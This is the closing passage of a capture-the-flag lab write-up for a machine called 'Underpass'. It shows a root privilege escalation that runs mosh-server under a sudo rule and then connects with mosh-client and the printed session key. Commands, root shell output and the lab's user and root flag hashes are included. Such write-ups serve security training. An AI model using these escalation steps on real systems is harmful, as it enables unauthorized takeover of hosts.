where "key" is the 22-byte string printed by mosh-server (in this example, "4NeCCgvZFe2RnPgrcU1PQw"), "remote-PORT" is the port number given by the server (60004 in this case), and "remote-IP" is the IP address of the server. You can look up the server's IP address with "host remotehost".

3. If all goes well, you should have a working Mosh connection. Information about where the process fails can help us debug why Mosh isn't working for you.

In our case, we can launch `mosh-server` as root. So, if we connect with the `mosh-client` binary to the session, we will be **root**.

To become **root** :

- Use `mosh-server` command twice because the **60001** port doesn't work :


```
svcMosh@underpass:~$ sudo /usr/bin/mosh-server


MOSH CONNECT 60001 PSnqPg2WtXjRWe43to1TrQ

mosh-server (mosh 1.3.2) [build mosh 1.3.2]
Copyright 2012 Keith Winstein <mosh-devel@mit.edu>
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>.
This is free software: you are free to change and redistribute it.
```

```
There is NO WARRANTY, to the extent permitted by law.

[mosh-server detached, pid = 1994]
svcMosh@underpass:~$ sudo /usr/bin/mosh-server


MOSH CONNECT 60002 Egm9Fxvq/o+Z4j80g+T9YQ

mosh-server (mosh 1.3.2) [build mosh 1.3.2]
Copyright 2012 Keith Winstein <mosh-devel@mit.edu>
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>.
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.

[mosh-server detached, pid = 1994]
svcMosh@underpass:~$
```

- Then connect with `mosh-client` command :

```
MOSH_KEY=Egm9Fxvq/o+Z4j80g+T9YQ mosh-client 127.0.0.1 60002
```

Now, we have a **root** session !



```
Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Mosh: You have a detached Mosh session on this server (mosh [2002]).


root@underpass:~# id
uid=0(root) gid=0(root) groups=0(root)
root@underpass:~# ls -la
total 44
drwx------  6 root root 4096 Dec 23 17:17 .
drwxr-xr-x 18 root root 4096 Dec 11 16:06 ..
lrwxrwxrwx  1 root root    9 Nov 30 10:39 .bash_history -> /dev/null
-rw-r--r--  1 root root 3106 Oct 15  2021 .bashrc
drwx------  2 root root 4096 Sep 22 01:27 .cache
drwx------  3 root root 4096 Dec 11 13:40 .config
-rw-------  1 root root   20 Dec 19 12:42 .lesshst
drwxr-xr-x  3 root root 4096 Dec 11 16:06 .local
-rw-r--r--  1 root root  161 Jul  9  2019 .profile
-rw-r-----  1 root root   33 Dec 23 17:17 root.txt
drwx------  2 root root 4096 Dec 11 16:06 .ssh
-rw-r--r--  1 root root  165 Dec 11 16:38 .wget-hsts
root@underpass:~#
```

Underpass pwned ! 🏆

3 Flags & Conclusion

3.1 Flags

During this lab, the following flags were found :

- **user** : 850b2965495b7e3be9dcfd9178addca1
- **root** : f777e879934181d0076d3bba3e0768ce

3.2 Conclusion

This CTF demonstrates the importance of thorough enumeration, as well as the risks posed by using default credentials and reusing them across services. Exploiting the misconfigurations in privilege escalation highlights the need for strict security practices, such as restricting unnecessary root privileges and securing services like `mosh-server`. It reinforces the value of a systematic approach to identifying and leveraging vulnerabilities to achieve full system compromise.